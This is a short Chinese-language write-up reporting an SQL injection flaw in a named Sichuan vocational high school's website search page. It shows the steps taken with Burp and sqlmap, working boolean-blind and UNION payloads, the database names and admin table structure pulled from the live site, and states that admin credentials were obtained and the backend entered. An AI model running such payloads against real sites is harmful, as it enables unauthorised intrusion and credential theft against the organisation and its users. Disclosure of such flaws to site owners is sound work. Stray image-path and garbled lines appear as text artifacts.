四川省德昌县职业高级中学存在 SQL 注入漏洞


http://www.scdczz.cn/so.php

此处为漏洞 URL

fcmit.cc

输入 1'，网页报错同时爆出绝对路径，初步判定为 POST 型注入

使用 burp 抓包分析请求,并保存至文件 12345.txt



打开 sqlmap 进行注入

```
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: so=-6688' OR 2896=2896#

    Type: UNION query
    Title: MySQL UNION query (random number) - 6 columns
    Payload: so=-8526' UNION ALL SELECT 6878,6878,6878,6878,CONCAT(0x717a7a7671,0x58424979687a55637749756a53705655454579
55536673686f42744f5977476a505a4c7172744e44,0x716a716a71),6878#
---
[19:29:59] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 8.1 or 2012 R2
web application technology: Microsoft IIS 8.5, PHP 5.5.38
back-end DBMS: MySQL unknown
[19:29:59] [INFO] fetching database names
[19:30:00] [WARNING] reflective value(s) found and filtering out
[19:30:00] [INFO] resumed: 'information_schema'
[19:30:00] [INFO] resumed: 'dechang'
[19:30:00] [INFO] resumed: 'test'
available databases [3]:
[*] dechang
[*] information_schema
[*] test

[19:30:00] [INFO] fetched data logged to text files under 'C:\Users\86138\AppData\Local\sqlmap\output\www.scdczz.cn'
[19:30:00] [WARNING] your sqlmap version is outdated

[*] ending @ 19:30:00 /2022-03-17/


C:\Python27\sqlmap>
```

fomit.cc

此处可以通过注入获取库名，表名等

```
+----------------+-------------+
| Column         | Type        |
+----------------+-------------+
| dianhua        | varchar(50) |
| email          | varchar(50) |
| id             | int(4)      |
| LastLoginIP    | varchar(50) |
| LastLoginTime  | date        |
| LastLogoutTime | date        |
| LoginTimes     | int(4)      |
| name           | varchar(50) |
| password       | varchar(50) |
| Purview        | int(4)      |
| qq             | varchar(50) |
| qx1            | int(4)      |
| qx10           | int(4)      |
| qx2            | int(4)      |
| qx3            | int(4)      |
| qx4            | int(4)      |
| qx5            | int(4)      |
| qx6            | int(4)      |
| qx7            | int(4)      |
| qx8            | int(4)      |
| qx9            | int(4)      |
| uptime         | date        |
| username       | varchar(50) |
| xingming       | varchar(50) |
+----------------+-------------+

[19:32:43] [INFO] fetched data logged to text files under 'C:\Users\86138\AppData\Local\sqlmap\output\www.scdczz.cn'
```

最终可以获取到管理员的账号密码并登入后台